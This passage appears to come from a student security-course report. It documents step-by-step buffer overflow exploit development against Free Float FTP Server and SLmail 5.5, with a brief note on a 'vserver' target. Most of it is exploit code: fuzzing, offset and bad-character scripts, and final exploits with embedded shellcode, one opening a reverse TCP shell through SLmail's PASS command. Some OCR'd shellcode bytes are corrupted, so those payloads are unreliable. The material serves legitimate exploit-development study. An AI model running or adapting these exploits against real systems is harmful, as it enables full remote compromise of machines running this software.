11 "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
12 "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
13 "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
14 "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
15 "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
16 "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
17 "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
18 "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
19 "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
20 "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
21 "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00"
22 "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00"
23 "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x00"
24 "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x00"
25 "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
26
27 removed_string = (
28 "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
29 "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
30 "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
31 "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
32 "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
33 "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
34 "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
35 "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
36 "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
37 "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
38 "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
39 "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00"
40 "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00"
41 "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x00"
42 "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x00"
43 "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
44
45 # bad characters = \x00, \x0a, \x0d
46
```

Figure 6.4: Finding Bad Characters

```
D:\Edu\SLIIT\Year 04, Semester 1\OHTS\Project\2. (OHTS) Buffer Overflow - Practical Approach (Free Float FTP Server)\06_exploit_code.py - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
01_test_crash.py 02_locate_eip.py 03_verify_offset.py 04_find_bad_characters.py 05_check_command.py 06_exploit_code.py 07

1  #!/usr/bin/python
2
3  import socket
4  import sys
5
6  junk = b"A" * 230
7  eip_override = b"\xd7\x30\x9d\x7c" #(7C9D30D7 -- Shell32.dll) (7C
8  NOPS = b"C" * 140
9
10 buf = b""
11 buf += b"\xda\xcd\xb8\xaa\xaf\x7e\x41\xd9\x74\x24\xf4\x5a\x2b"
12 buf += b"\xc9\xb1\x31\x31\x42\x18\x83\xea\xfc\x03\x42\xbe\x4d"
13 buf += b"\x8b\xbd\x56\x13\x74\x3e\xa6\x74\xfc\xdb\x97\xb4\x9a"
14 buf += b"\xa8\x87\x04\xe8\xfd\x2b\xee\xbc\x15\xb8\x82\x68\x19"
15 buf += b"\x09\x28\x4f\x14\x8a\x01\xb3\x37\x08\x58\xe0\x97\x31"
16 buf += b"\x93\xf5\xd6\x76\xce\xf4\x8b\x2f\x84\xab\x3b\x44\xd0"
17 buf += b"\x77\xb7\x16\xf4\xff\x24\xee\xf7\x2e\xfb\x65\xae\xf0"
18 buf += b"\xfd\xaa\xda\xb8\xe5\xaf\xe7\x73\x9d\x1b\x93\x85\x77"
19 buf += b"\x52\x5c\x29\xb6\x5b\xaf\x33\xfe\x5b\x50\x46\xf6\x98"
20 buf += b"\xed\x51\xcd\xe3\x29\xd7\xd6\x43\xb9\x4f\x33\x72\x6e"
21 buf += b"\x09\xb0\x78\xdb\x5d\x9e\x9c\xda\xb2\x94\x98\x57\x35"
22 buf += b"\x7b\x29\x23\x12\x5f\x72\xf7\x3b\xc6\xde\x56\x43\x18"
23 buf += b"\x81\x07\xe1\x52\x2f\x53\x98\x38\x25\xa2\x2e\x47\x0b"
24 buf += b"\xa4\x30\x48\x3b\xcd\x01\xc3\xd4\x8a\x9d\x06\x91\x65"
25 buf += b"\xd4\x0b\xb3\xed\xb1\xd9\x86\x73\x42\x34\xc4\x8d\xc1"
26 buf += b"\xbd\xb4\x69\xd9\xb7\xb1\x36\x5d\x2b\xcb\x27\x08\x4b"
27 buf += b"\x78\x47\x19\x28\x1f\xdb\xc1\x81\xba\x5b\x63\xde"
28
29 payload = junk + eip_override + NOPS + buf
30
31 server_ip = str(sys.argv[1])
32 server_port = int(sys.argv[2])
33
34 soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
35
36 print "\nNow sending the malicious payload.\n"
37 soc.connect((server_ip, server_port))
38 d = soc.recv(1024)
39
40 soc.send('USER someone' + '\r\n')
```

Figure 6.5: Practical Approach 01 - Free Float FTP Server - Final Exploitation

### 6.3 Practical Approach 02 – SLmail - Strong Result

Here, I have tried to exploit a buffer overflow vulnerability existing in ‘Seattle Lab Mail (SLmail) 5.5’. In it, the ‘PASS’ command is vulnerable to buffer overflow. This exploit code development, also, has been carried out as a real-world exploit development scenario, with a sandbox virtual target machine where the security researcher will debug the responses from the program execution to develop an exploit for a specific target environment running the SLmail program.


Here as shown in Figure 5.6, I have made the fuzzing more realistic for programs which can handle a large string of character, but still is vulnerable to buffer overflow vulnerability.

The Figure 5.7 displays script used to pin point the eip location by sending a string consisting of unique sequences of strings, and of length 2700 as identified using the ‘test\_crash\_fuzz.py’ script. From this script, I was able to find the offset of eip as exactly 2606 bytes. And using the ‘verify\_offset.py’ script, shown in Figure 5.8, I was able to verify of its accuracy.

In Figure 5.9, the script ‘find\_bad\_characters.py’ is shown where I manually found the bad characters to be ‘\x00’, ‘\x0a’ and ‘\x0d’, which were same as in the first practical approach.

The Figure 5.10 shows the final exploit developed with the shell code that will get a reverse tcp shell of the target machine. This exploitation will get a shell to the target machine completely compromising it.

Find the detailed explanation of complete buffer overflow exploitation procedures against ‘Seattle Lab Mail (SLmail) 5.5’ using the explanation video given [here](#).



```
1  #!/usr/bin/python
2  import socket
3  import sys
4
5  test_crash_list = ["A"]
6  maximum_no_As = 3000
7  counter = 100
8
9  while len(test_crash_list) <= maximum_no_As:
10     test_crash_list.append("A" * counter)
11     counter = counter + 100
12
13  server_ip = str(sys.argv[1])
14  server_port = int(sys.argv[2])
15
16  for crash_payload in test_crash_list:
17     soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
18     print "\nNow sending ", len(crash_payload), " bytes to see if SLmail crashes."
19
20     soc.connect((server_ip, server_port))
21     d = soc.recv(1024)
22
23     soc.send('USER something' + '\r\n')
24     d = soc.recv(1024)
25
26     soc.send('PASS ' + crash_payload + '\r\n') # SLmail BO vulnerability is in the PASS command
27     d = soc.recv(1024)
28
29     soc.close()
30
31     print "Done sending. SLmail did not crash yet."
32
```

Figure 6.6: Fuzzing Script



```
D:\Edu\SLIIT\Year 04, Semester 1\OHTS\Project3. (OHTS) Buffer Overflow - Practical Approach (SLmail)\02_locate_eip.py - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
01_test_crash_fuzz.py 02_locate_eip.py 03_verify_offset.py 04_find_bad_characters.py 05_exploit_code.py
1  #!/usr/bin/python
2  import socket
3  import sys
4
5  unique_pattern = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9"
6
7  server_ip = str(sys.argv[1])
8  server_port = int(sys.argv[2])
9
10 soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
11 print "\nSending the unique pattern to SLmail."
12
13 soc.connect((server_ip, server_port))
14 d = soc.recv(1024)
15
16 soc.send('USER something' + '\r\n')
17 d = soc.recv(1024)
18
19 soc.send('PASS ' + unique_pattern + '\r\n') # SLmail BO vulnerability is in the PASS command
20 d = soc.recv(1024)
21
22 soc.close()
23
24 print "Done sending."
```

Figure 6.7: Locating the EIP

```
D:\Edu\SLIIT\Year 04, Semester 1\OHTS\Project3. (OHTS) Buffer Overflow - Practical Approach (SLmail)\03_verify_offset.py - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
01_test_crash_fuzz.py 02_locate_eip.py 03_verify_offset.py 04_find_bad_characters.py 05_exploit_code.py
1  #!/usr/bin/python
2  import socket
3  import sys
4
5  junk = "A" * 2606
6  eip_override = "B" * 4
7  junk2 = "C" * 10
8
9  confirm_string = junk + eip_override + junk2
10
11 server_ip = str(sys.argv[1])
12 server_port = int(sys.argv[2])
13
14 soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
15 print "\nSending the verification string to SLmail to confirm of the eip location."
16
17 soc.connect((server_ip, server_port))
18 d = soc.recv(1024)
19
20 soc.send('USER something' + '\r\n')
21 d = soc.recv(1024)
22
23 soc.send('PASS ' + confirm_string + '\r\n') # SLmail BO vulnerability is in the PASS command
24 d = soc.recv(1024)
25
26 soc.close()
27
28 print "Done sending."
29
```

Figure 6.8: Verifying the Offset

```
D:\Edu\SLIIT\Year 04, Semester 1\OHTS\Project\3. (OHTS) Buffer Overflow - Practical Approach (SLmail)\04_find_bad_characters.py - No
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
01_test_crash_fuzz.py 02_locate_eip.py 03_verify_offset.py 04_find_bad_characters.py 05_exploit_code.py
1  #!/usr/bin/python
2  import socket
3  import sys
4
5  junk = "A" * 2606
6  eip_override = "B" * 4
7  all_characters = (
8      "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
9      "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
10     "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
11     "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
12     "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
13     "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
14     "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
15     "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
16     "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
17     "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
18     "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
19     "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
20     "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x0"
21     "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
22     "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
23     "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
24
25  removed_string = (
26     "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10"
27     "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
28     "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
29     "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
30     "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
31     "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
32     "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
33     "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
34     "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
35     "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
36     "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
37     "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
38     "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x0"
39     "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
40     "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
41     "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
42
43  # bad characters are \x00 (always a bad character), \x0a, \x0d
44
45  bad_char_check = junk + eip_override + removed_string
46
47  server_ip = str(sys.argv[1])
48  server_port = int(sys.argv[2])
49
50  soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
51  print "\nSending the string with all characters to SLmail in order to find the bad characters."
52
53  soc.connect((server_ip, server_port))
54  d = soc.recv(1024)
55
56  soc.send('USER something' + '\r\n')
57  d = soc.recv(1024)
58
59  soc.send('PASS ' + bad_char_check + '\r\n') # SLmail BO vulnerability is in the PASS command
60  d = soc.recv(1024)
61
```

Figure 6.9: Finding the Bad Characters

```
D:\Edu\SLIIT\Year 04, Semester 1\OHTS\Project\3. (OHTS) Buffer Overflow - Practical Approach (SLmail)\05_exploit_code.py - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
D:\_01_test_crash_fuzz.py D:\_02_locate_eip.py D:\_03_verify_offset.py D:\_04_find_bad_characters.py D:\_05_exploit_code.py
1  #!/usr/bin/python
2  import socket
3  import sys
4
5  junk = b"A" * 2606
6  eip_override = b"\x8F\x35\x4A\x5F" # (7C9D30D7 -- Shell32.dll) (7C86467B -- Kernel32.dll) (5F4A358F -- SImfc.dll)
7  NOPS = b"\x90" * 20
8
9  buf = b""
10 buf += b"\xda\xcl\xd9\x74\x24\xf4\xb8\x7f\xb0\x72\x5e\x33"
11 buf += b"\xc9\xb1\x52\x31\x46\x17\x83\xee\xfc\x03\x39\xa0\x52"
12 buf += b"\x87\x39\x2e\x10\x68\xcl\xaf\x75\xe0\x24\x9e\xb5\x96"
13 buf += b"\x2d\xbl\x05\xdc\x63\x3e\xed\xb0\x97\xb5\x83\x1c\x98"
14 buf += b"\x7e\x29\x7b\x97\x7f\x02\xbf\xb6\x03\x59\xec\x18\x3d"
15 buf += b"\x92\xel\x59\x7a\xcf\x08\x0b\xd3\x9b\xbf\xbb\x50\xd1"
16 buf += b"\x03\x30\x2a\xf7\x03\xa5\xfb\xf6\x22\x78\x77\xa1\xe4"
17 buf += b"\x7b\x54\xd9\xac\x63\xb9\xe4\x67\x18\x09\x92\x79\xc8"
18 buf += b"\x43\x5b\xd5\x35\x6c\xae\x27\x72\x4b\x51\x52\x8a\xaf"
19 buf += b"\xec\x65\x49\xcd\x2a\xe3\x49\x75\xb8\x53\xb5\x87\x6d"
20 buf += b"\x05\x3e\x8b\xda\x41\x18\x88\xdd\x86\x13\xb4\x56\x29"
21 buf += b"\xf3\x3c\x2c\x0e\xd7\x65\xf6\x2f\x4e\x00\x59\x4f\x90"
22 buf += b"\xab\x06\xf5\xdb\x46\x52\x84\x86\x0e\x97\xa5\x38\xcf"
23 buf += b"\xbf\xbe\x4b\xfd\x60\x15\xc3\x4d\xe8\xb3\x14\xb1\xc3"
24 buf += b"\x04\x8a\x4c\xec\x74\x83\x8a\xb8\x24\xbb\x3b\xcl\xae"
25 buf += b"\x3b\xc3\x14\x60\x6b\x6b\xc7\xcl\xdb\xcb\xb7\xa9\x31"
26 buf += b"\xc4\xe8\xca\x3a\x0e\x81\x61\xcl\xd9\x6e\xdd\xel\x9c"
27 buf += b"\x07\x1c\xf1\x9f\x6b\xa9\x17\xf5\x83\xfc\x80\x62\x3d"
28 buf += b"\xa5\x5a\x12\xc2\x73\x27\x14\x48\x70\xd8\xdb\xb9\xfd"
29 buf += b"\xca\x8c\x49\x48\xb0\x1b\x55\x66\xdc\x00\x04\xed\x1c"
30 buf += b"\x8e\xf4\xb9\x4b\xc7\xcb\xb3\x19\xf5\x72\x6a\x3f\x04"
31 buf += b"\xe2\x55\xfb\xdb\x3d\x58\x02\x91\x6c\x7f\x14\x6f\x6c"
32 buf += b"\x3b\x40\x3f\x3b\x95\x3e\xf9\x95\x57\xe8\x53\x49\x3e"
33 buf += b"\x7c\x25\xa1\x81\xfa\x2a\xec\x77\xe2\x9b\x59\xce\x1d"
34 buf += b"\x13\x0e\xc6\x66\x49\xae\x29\xbd\x09\xde\x63\x9f\x78"
35 buf += b"\x77\x2a\x4a\x39\x1a\xcd\xa1\x7e\x23\x4e\x43\xff\x00"
36 buf += b"\x4e\x26\xfa\x9d\x08\xdb\x76\x8d\xbc\xdb\x25\xae\x94"
37
38 payload = junk + eip_override + NOPS + buf
39
40 server_ip = str(sys.argv[1])
41 server_port = int(sys.argv[2])
42
43 soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
44 print "\nSending the final payload to get the reverse tcp -- listen on your 444 port."
45
46 soc.connect((server_ip, server_port))
47 d = soc.recv(1024)
48
49 soc.send('USER something' + '\r\n')
50 d = soc.recv(1024)
51
52 soc.send('PASS ' + payload + '\r\n') # SLmail BO vulnerability is in the PASS command
53 d = soc.recv(1024)
54
```

Figure 6.10: Practical Approach 02 – SLmail - Final Exploitation - Reverse TCP Shell

#### **6.4 Extra Explanation – vserver – BO Summary**

Here, I have tried to exploit a buffer overflow vulnerability existing in ‘vserver’ application running on target port 15000.

Nothing new has been conducted in this exploitation that that of previous two exploits on ‘Free Float FTP Server’ and ‘SLmail’. The only difference is that, when I tried to find the bad characters, only ‘\x00’, which is obvious, was identified as a bad character. As mentioned before, the bad characters depend on each program. Here, there was no bad characters which the program could not render (Other than ‘\x00’ which is always a bad character).

See the explanation video [here](#).